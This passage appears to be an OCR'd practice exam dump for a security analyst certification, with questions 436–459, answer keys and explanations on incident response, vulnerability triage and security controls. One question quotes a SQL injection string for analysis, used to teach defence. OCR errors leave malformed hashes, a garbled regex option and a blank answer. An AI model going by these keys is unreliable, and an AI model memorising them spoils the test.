notepad.exe                        Console                    0          0 K
```

1 2 3 4

```
> Get-ChildItem | Get-Filehash -Algorithm MD5

Algorithm   Hash                                File
MD5         372ab227fd5ea779c211a145188ld1e1    cmd.exe
MD5         173ab22a5d5ea87bb212c14588aad4c2    calc.exe
MD5         412aba2efd5ea769c2112b451881affe7   explorer.exe
MD5         df6ab147fd5ecb79c331a146f8dad199    users.txt
MD5         212ac257fd5ea7f9c337ba22bab1d1f5    calendar.dat
MD5         10ad132ffed0217c6c3854a22bab215c6   sftp.exe
MD5         33c141f5ed107bcdd39952d2ba111401    svchost.exe
```



Answer:

Command generating the output in Tab 1 - `netstat -bo`
The `netstat -bo` command displays active connections, their states, and the associated process IDs (PIDs). This matches the information shown in Tab 1.

Command generating the output in Tab 2 - `tasklist`
The `tasklist` command lists all running processes with their PIDs, session names, and memory usage, which aligns with the output in Tab 2.

File responsible for malicious behavior - `cmd.exe`
Based on the hash comparison in Tab 3 and Tab 4, the MD5 hash of `cmd.exe` does not match the baseline, indicating it has been modified. This suggests that `cmd.exe` is the source of malicious behavior (likely tampered with to facilitate the data exfiltration).

QUESTION 436

A security administrator is tasked with modifying the vulnerability scan process to reduce the network traffic but maintain thorough checks. Which of the following scanning approaches should be implemented?

A. Credentialed scans
B. Individual scans
C. Security baseline scans
D. Agent-based scans


Answer: D **Explanation:**
Agent-based scans are run locally on hosts via installed agents, which significantly reduces network traffic while allowing in-depth visibility and accurate scanning. They're ideal for bandwidth-limited or sensitive networks.


QUESTION 437
SIMULATION


An organization's website was maliciously altered.


INSTRUCTIONS

Review information in each tab to select the source IP the analyst should be concerned about, the indicator of compromise, and the two appropriate corrective actions.




SFTP log
Netstat
HTTP access
> netstat -ano
TCP 0.0.0.0:22 0.0.0.0:0 LISTENING 1600
TCP 127.0.0.1:1960 127.0.0.1:49722 ESTABLISHED 1000
TCP 127.0.0.1:1960 127.0.0.1:49022 ESTABLISHED 1000
TCP 127.0.0.1:49722 127.0.0.1:1960 ESTABLISHED 4912
TCP 127.0.0.1:49800 127.0.0.1:1960 ESTABLISHED 4228
TCP 127.0.0.1:49801 127.0.0.1:1961 ESTABLISHED 4228
TCP 127.0.0.1:38666 41.21.18.102:22 ESTABLISHED 4940
TCP 127.0.0.1:55356 192.168.10.32:22 ESTABLISHED 5112
TCP 127.0.0.1:37654 192.168.10.37:22 ESTABLISHED 5104
TCP 127.0.0.1:55357 32.111.16.37:22 TIME_WAIT 0
TCP 127.0.0.1:52744 32.111.16.37:22 TIME_WAIT 0
TCP 127.0.0.1:56751 32.111.16.37:22 TIME_WAIT 0
TCP 127.0.0.1:39882 104.17.18.29:22 SYN_SENT 4992


SFTP log
Netstat
HTTP access
192.168.10.32 - "" - [2022-04-01 16:05:45 "GET https://mycompany.com/about_us.html" HTTP/1.1 200]
192.168.10.37 - "" - [2022-04-01 17:15:20 "GET https://mycompany.com" HTTP/1.1 200]
107.31.28.112 - "" - [2022-04-01 22:11:56 "GET https://mycompany.com" HTTP/1.1 200]
63.11.108.122 - "" - [2022-04-01 22:22:58 "GET https://mycompany.com" HTTP/1.1 200]
41.21.18.102 - "" - [2022-04-01 23:02:56 "GET https://mycompany.com" HTTP/1.1 200]
32.111.16.37 - "" - [2022-04-01 23:34:01 "GET https://mycompany.com" HTTP/1.1 200]
52.110.26.27 - "" - [2022-04-01 23:35:08 "GET https://mycompany.com/aboutUs.html" HTTP/1.1 404]
52.110.26.27 - "" - [2022-04-01 23:35:18 "GET https://mycompany.com/aboutUs.html" HTTP/1.1 404]
52.110.26.27 - "" - [2022-04-01 23:35:22 "GET https://mycompany.com/aboutUs.html" HTTP/1.1 404]
192.168.11.102 - "" - [2022-04-02 09:23:02 "GET http://mycompany.com" HTTP/1.1 200]
63.11.108.122 - "" - [2022-04-02 10:12:18 "GET https://mycompany.com" HTTP/1.1 200]
63.11.108.122 - "" - [2022-04-02 10:12:28 "GET https://mycompany.com/about_us" HTTP/1.1 200]


Which source IP address should the analyst be most concerned about:
Select
32.111.16.37
192.168.10.37
192.168.11.102
41.21.18.102
52.110.26.27
192.168.10.32
Identify the indicator of compromise:
Select
404 server error
Modified about_us file
Unauthorized username
Modified index.html file
Repeated failed logins
Select the corrective actions:
Change the password on the sjames account.
Block external sftp access.
Encrypt index.html.
Shut down the insecure file transfer server.
Delete the sjames account.
Deny 192.168.*.* at firewall.

Answer:

Source IP the analyst should be most concerned about - 32.111.16.37
This IP address shows repeated failed login attempts, indicating potential unauthorized access attempts.

Indicator of compromise - Modified index.html file
The modification of critical web files (like `index.html`) is a strong indicator of malicious activity.

Corrective actions:


- **Change the password on the sjames account**: This helps secure the account suspected of being compromised.
- **Block external SFTP access**: This mitigates further exploitation by external attackers attempting to use SFTP for malicious purposes.

QUESTION 438
SIMULATION

A systems administrator is reviewing the output of a vulnerability scan.

INSTRUCTIONS
Review the information in each tab.

Based on the organization's environment architecture and remediation standards, select the server to be patched within 14 days and select the appropriate technique and mitigation.



Environment name	Environment location	Subnets	Domain	Publicly accessible	NGFW	Load balancer	MFA required
prod.comptia.org	External	104.17.18.29 104.17.18.30 192.168.60.0/24 192.168.61.0/24	comptia.org	Yes	Yes	Yes	No
dev.comptia.org	Internal	192.168.76.0/24 192.168.75.0/24	comptia.org	No	No	Yes	Yes
uat.comptia.org	External	192.168.50.0/24 192.168.51.0/24	comptia.org	No	Yes	Yes	Yes

Vulnerability remediation timeframes | Environment | Output

Title:	Microsoft IIS: Unsupported software version detected
Description:	The software version detected is no longer supported.
Affected asset:	192.168.76.5
Risk:	Unpatched software
Reference:	CVE-2022-0155, CVSS 9.2

Title:	Sensitive cookie in HTTPS session without "secure" attribute
Description:	The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.
Affected asset:	192.168.76.6
Risk:	Session sidejacking
Reference:	CVE-2021-0462, CVSS 7.4

Title:	Untrusted SSL/TLS Server X.509 certificate
Description:	The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.
Affected asset:	192.168.76.5 (dev server)
Risk:	May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).
Reference:	CVE-2021-1234, CVSS 8.1


Title:	Sensitive cookie in HTTPS session without "secure" attribute
Description:	The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.
Affected asset:	192.168.50.6
Risk:	Session sidejacking
Reference:	CVE-2021-0462, CVSS 7.4

Title:	Untrusted SSL/TLS Server X.509 certificate
Description:	The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.
Affected asset:	192.168.50.5
Risk:	May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).
Reference:	CVE-2021-1234, CVSS 8.1


Title:	Sensitive cookie in HTTPS session without "secure" attribute
Description:	The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.
Affected asset:	192.168.60.6
Risk:	Session sidejacking
Reference:	CVE-2021-0462, CVSS 7.4

Title:	Untrusted SSL/TLS Server X.509 certificate
Description:	The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.
Affected asset:	192.168.60.5
Risk:	May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).
Reference:	CVE-2021-1234, CVSS 8.1

Title:	Missing authentication
Description:	Missing authentication allows attacker to log into database server using privileged account.
Affected asset:	192.168.60.5
Risk:	May allow privileged access to sensitive data.
Reference:	CVE-2022-0566, CVSS 5.1



Answer:



QUESTION 439

Which of the following explains the importance of a timeline when providing an incident response report?

A. The timeline contains a real-time record of an incident and provides information that helps to simplify a postmortem analysis.
B. An incident timeline provides the necessary information to understand the actions taken to mitigate the threat or risk.
C. The timeline provides all the information, in the form of a timetable, of the whole incident response process including actions taken.
D. An incident timeline presents the list of commands executed by an attacker when the system was compromised, in the form of a timetable.

Answer: C **Explanation:**
An incident response timeline is a detailed chronological record of all events and actions taken during the response to a security incident. It includes timestamps and descriptions of each step, providing a comprehensive overview of how the incident was detected, contained, mitigated, and resolved. This timeline is crucial for post-incident analysis, helping to understand the effectiveness of the response, identify areas for improvement, and ensure accountability and transparency in the incident handling process.

QUESTION 440
A security administrator has found indications of dictionary attacks against the company's external-facing portal. Which of the following should be implemented to best mitigate the password attacks?

A. Multifactor authentication
B. Password complexity
C. Web application firewall
D. Lockout policy

Answer: D **Explanation:**
Dictionary attacks involve an attacker attempting to guess passwords by using a list of common passwords. Implementing a lockout policy is effective because it limits the number of login attempts, thereby hindering the attacker's ability to repeatedly attempt different passwords. Lockout policies are standard in cybersecurity practices to prevent brute-force and dictionary attacks by temporarily disabling an account after a certain number of failed login attempts.

QUESTION 441
Which of the following best explains the importance of the implementation of a secure software development life cycle in a company with an internal development team?

A. Increases the product price by using the implementation as a piece of marketing
B. Decreases the risks of the software usage and complies with regulatory requirements
C. Improves the agile process and decreases the amount of tests before the final deployment
D. Transfers the responsibility for security flaws to the vulnerability management team

Answer: B **Explanation:**
A Secure Software Development Life Cycle (SDLC) integrates security measures at each stage of development to reduce vulnerabilities and improve the overall security of the software. This is essential for minimizing risks related to software usage and ensuring compliance with regulatory requirements, which is particularly important for organizations handling sensitive data. As per CompTIA standards, a Secure SDLC helps prevent security breaches and protects both the organization and its users from potential harm.

QUESTION 442
Which of the following is the best reason to implement an MOU?

A. To create a business process for configuration management
B. To allow internal departments to understand security responsibilities
C. To allow an expectation process to be defined for legacy systems
D. To ensure that all metrics on service levels are properly reported

Answer: B **Explanation:**
A Memorandum of Understanding (MOU) is a formal agreement that outlines the roles and responsibilities of each party involved in a particular process or project, especially within security frameworks. In the context of cybersecurity, an MOU is commonly used to clarify and document the security responsibilities of different departments or entities involved. It helps ensure everyone understands their specific duties and contributions to security, which is crucial for coordination and risk management.

QUESTION 443
Which of the following ensures that a team receives simulated threats to evaluate incident response performance and coordination?

A. Vulnerability assessment
B. Incident response playbooks
C. Tabletop exercise
D. Cybersecurity frameworks

Answer: C **Explanation:**
A tabletop exercise is a structured simulation that allows teams to practice and evaluate their incident response procedures and coordination without actual operational impact. These exercises are used to identify gaps in processes and ensure preparedness for real-world threats.

QUESTION 444
A new SOC manager reviewed findings regarding the strengths and weaknesses of the last tabletop exercise in order to make improvements.
Which of the following should the SOC manager utilize to improve the process?

A. The most recent audit report
B. The incident response playbook
C. The incident response plan
D. The lessons-learned register

Answer: D **Explanation:**
The lessons-learned register is an essential document that captures insights and feedback from past exercises or incidents, highlighting what went well and what did not. By utilizing this register, the SOC manager can identify specific areas for improvement and develop actionable steps to enhance future response efforts.

QUESTION 445

K company has recently experienced a security breach via a public-facing service. Analysis of the event on the server was traced back to the following piece of code:

```
SELECT ' From userjdata WHERE Username = 0 and userid8 1 or 1=1;--
```

Which of the following controls would be best to implement?

A. Deploy a wireless application protocol.
B. Remove the end-of-life component.
C. Implement proper access control.
D. Validate user input.

Answer: D **Explanation:**
The code snippet provided suggests an SQL injection vulnerability, indicated by the use of "1=1," which is a common SQL injection technique to bypass authentication. To mitigate this risk, validating user input is the most effective control, as it ensures that any input is properly sanitized and escapes potentially malicious characters before interacting with the database.

QUESTION 446
A report contains IoC and TTP information for a zero-day exploit that leverages vulnerabilities in a specific version of a web application. Which of the following actions should a SOC analyst take first after receiving the report?

A. Implement a vulnerability scan to determine whether the environment is at risk.
B. Block the IP addresses and domains from the report in the web proxy and firewalls.
C. Verify whether the information is relevant to the organization.
D. Analyze the web application logs to identify any suspicious or malicious activity.

Answer: C **Explanation:**
Before taking any action, the SOC analyst should first verify if the Indicators of Compromise (IoC) and Tactics, Techniques, and Procedures (TTPs) reported are relevant to the organization's environment. This involves checking if the vulnerable application or version is actually in use.

QUESTION 447
A web application has a function to retrieve content from an internal URL to identify CSRF attacks in the logs. The security analyst is building a regular expression that will filter out the correctly formatted requests. The target URL is https://10.1.2.3/api, and the receiving API only accepts GET requests and uses a single integer argument named "id." Which of the following regular expressions should the analyst use to achieve the objective?

A. (?!https://10\.1\.2\.3/api\?id=[0-9]+)
B. "https://10\.1\.2\.3/api\?id=\d+
C. (?:"https://10\.1\.2\.3/api\?id-[0-9]+)
D. https://10\.1\.2\.3/api\?id 玥 0-9J$

Answer: B **Explanation:**
The correct regular expression to match a GET request to this API endpoint is "https://10\.1\.2\.3/api\?id=\d+". This pattern checks for the specific URL with an id parameter that accepts integer values. The syntax \d+ matches one or more digits, which aligns with the requirement for a single integer argument. Other options either use incorrect syntax or do not accurately capture the expected URL format.

QUESTION 448
Which of the following best explains the importance of network microsegmentation as part of a Zero Trust architecture?

A. To allow policies that are easy to manage and less granular
B. To increase the costs associated with regulatory compliance
C. To limit how far an attack can spread
D. To reduce hardware costs with the use of virtual appliances

Answer: C **Explanation:**
Microsegmentation involves dividing a network into smaller, isolated segments to restrict lateral movement within the network. This is crucial within a Zero Trust architecture, which assumes that no entity (internal or external) is inherently trustworthy. By limiting access to only necessary network segments, microsegmentation reduces the impact of a potential breach by containing it within a limited area.

QUESTION 449
A company's internet-facing web application has been compromised several times due to identified design flaws. The company would like to minimize the risk of these incidents from reoccurring and has provided the developers with better security training. However, the company cannot allocate any more internal resources to the issue. Which of the following are the best options to help identify flaws within the system? (Choose two.)

A. Deploying a WAF
B. Performing a forensic analysis
C. Contracting a penetration test
D. Holding a tabletop exercise
E. Creating a bug bounty program
F. Implementing threat modeling

Answer: CE
Explanation:
To identify existing vulnerabilities in the web application, the best options are to contract a penetration test and create a bug bounty program. A penetration test simulates attacks against the application to uncover security flaws proactively. A bug bounty program incentivizes external security researchers to find and report vulnerabilities, expanding the testing scope without overburdening internal resources.

QUESTION 450
A network security analyst for a large company noticed unusual network activity on a critical system. Which of the following tools should the analyst use to analyze network traffic to search for malicious activity?

A. WAF
B. Wireshark
C. EDR
D. Nmap

Answer: B **Explanation:**
Wireshark is a network protocol analyzer that allows analysts to capture and inspect data packets traveling through a network. This makes it ideal for investigating unusual network activity, as it provides detailed insights into the nature and content of network traffic. In this case, Wireshark can help identify potentially malicious packets and understand the nature of the observed traffic.

QUESTION 451
An analyst is reviewing a dashboard from the company's SIEM and finds that an IP address known to be malicious can be tracked to numerous high-priority events in the last two hours. The dashboard indicates that these events relate to TTPs. Which of the following is the analyst most likely using?

A. MITRE ATT&CK
B. OSSTMM
C. Diamond Model of Intrusion Analysis
D. OWASP

Answer: A **Explanation:**
The MITRE ATT&CK framework is widely used for tracking and categorizing Tactics, Techniques, and Procedures (TTPs) of adversaries. TTPs help analysts understand the behaviors and methods attackers employ during incidents, making this framework particularly useful in SIEM dashboards for correlating and identifying threats. While the other options (OSSTMM, Diamond Model, OWASP) offer various security methodologies, MITRE ATT&CK is specifically focused on documenting adversary behaviors, making it the best fit here.

QUESTION 452
A Chief Information Security Officer wants to lock down the users' ability to change applications that are installed on their Windows systems. Which of the following is the best enterprise-level solution?

A. HIPS
B. GPO
C. Registry
D. DLP

Answer: B **Explanation:**
Group Policy Objects (GPO) are a feature in Windows environments that allow administrators to control settings and permissions across user accounts and computers within an organization. GPOs can restrict user permissions to prevent unauthorized installation or modification of applications, making them the best choice for centrally managing user capabilities on Windows systems.

QUESTION 453
A Chief Information Security Officer (CISO) has determined through lessons learned and an associated after-action report that staff members who use legacy applications do not adequately understand how to differentiate between non-malicious emails and phishing emails. Which of the following should the CISO include in an action plan to remediate this issue?

A. Awareness training and education

B. Replacement of legacy applications
C. Organizational governance
D. Multifactor authentication on all systems

Answer: A **Explanation:**
Awareness training and education are essential to help staff recognize phishing emails and understand safe email practices, particularly when using legacy applications that might not have the latest security features. Training helps build a culture of security mindfulness, which is critical for preventing social engineering attacks.

QUESTION 454
Which of the following is most appropriate to use with SOAR when the security team would like to automate actions across different vendor platforms?

A. STIX/TAXII
B. APIs
C. Data enrichment
D. Threat feed

Answer: B **Explanation:**
APIs (Application Programming Interfaces) enable integration and automation across different vendor platforms within a SOAR (Security Orchestration, Automation, and Response) solution. They allow security tools to communicate and execute automated actions, making them essential for orchestrating responses across diverse systems and platforms.

QUESTION 455
Which of the following responsibilities does the legal team have during an incident management event? (Choose two.)

A. Coordinate additional or temporary staffing for recovery efforts.
B. Review and approve new contracts acquired as a result of an event.
C. Advise the Incident response team on matters related to regulatory reporting.
D. Ensure all system security devices and procedures are in place.
E. Conduct computer and network damage assessments for insurance.
F. Verify that all security personnel have the appropriate clearances.

Answer: BC
Explanation:
During an incident, the legal team plays a crucial role in handling regulatory compliance and reviewing legal implications, such as contractual obligations and reporting requirements.

QUESTION 456
Executives at an organization email sensitive financial information to external business partners when negotiating valuable contracts. To ensure the legal validity of these messages, the cybersecurity team recommends a digital signature be added to emails sent by the executives. Which of the following are the primary goals of this recommendation? (Choose two.)

A. Confidentiality
B. Integrity

C. Privacy
D. Anonymity
E. Non-repudiation
F. Authorization

Answer: BE
Explanation:
Digital signatures ensure the integrity and non-repudiation of emails. Integrity ensures that the message has not been altered in transit, as the digital signature would be invalidated if the content were tampered with. Non-repudiation ensures that the sender cannot deny having sent the email, as the digital signature is unique to their identity.

QUESTION 457
A company patches its servers using automation software. Remote SSH or RDP connections are allowed to the servers only from the service account used by the automation software. All servers are in an internal subnet without direct access to or from the internet. An analyst reviews the following vulnerability summary:

ID	Vulnerability Name	Exploit	CVSS	Instances
1	Default Guessable SNMP community names: public		7.5	14
2	Microsoft CVE-2021-34527: PrintNightmare	Yes	8.4	2
3	User home directory mode unsafe		2.1	3854
4	Debian CVE-2018-17182: vmacache_flush all	Yes	6.7	70

Which of the following vulnerability IDs should the analyst address first?

A. 1
B. 2
C. 3
D. 4

Answer: B **Explanation:**
The vulnerability with the highest CVSS score and an active exploit is Microsoft CVE-2021-34527 (PrintNightmare). Although only present on two instances, its high severity (8.4) and exploitable nature make it a priority. PrintNightmare is a well-known remote code execution vulnerability, which can be a critical risk.

QUESTION 458
Which of the following in the digital forensics process is considered a critical activity that often includes a graphical representation of process and operating system events?

A. Registry editing
B. Network mapping
C. Timeline analysis
D. Write blocking

Answer: C **Explanation:**

Timeline analysis in digital forensics involves creating a chronological sequence of events based on system logs, file changes, and other forensic data. This process often uses graphical representations to illustrate and analyze how an incident unfolded over time, making it easier to identify key events and potential indicators of compromise.

QUESTION 459
A SOC team lead occasionally collects some DNS information for investigations. The team lead assigns this task to a new junior analyst. Which of the following is the best way to relay the process information to the junior analyst?

A. Ask another team member to demonstrate their process.
B. Email a link to a website that shows someone demonstrating a similar process.
C. Let the junior analyst research and develop a process.
D. Write a step-by-step document on the team wiki outlining the process.

Answer: D **Explanation:**
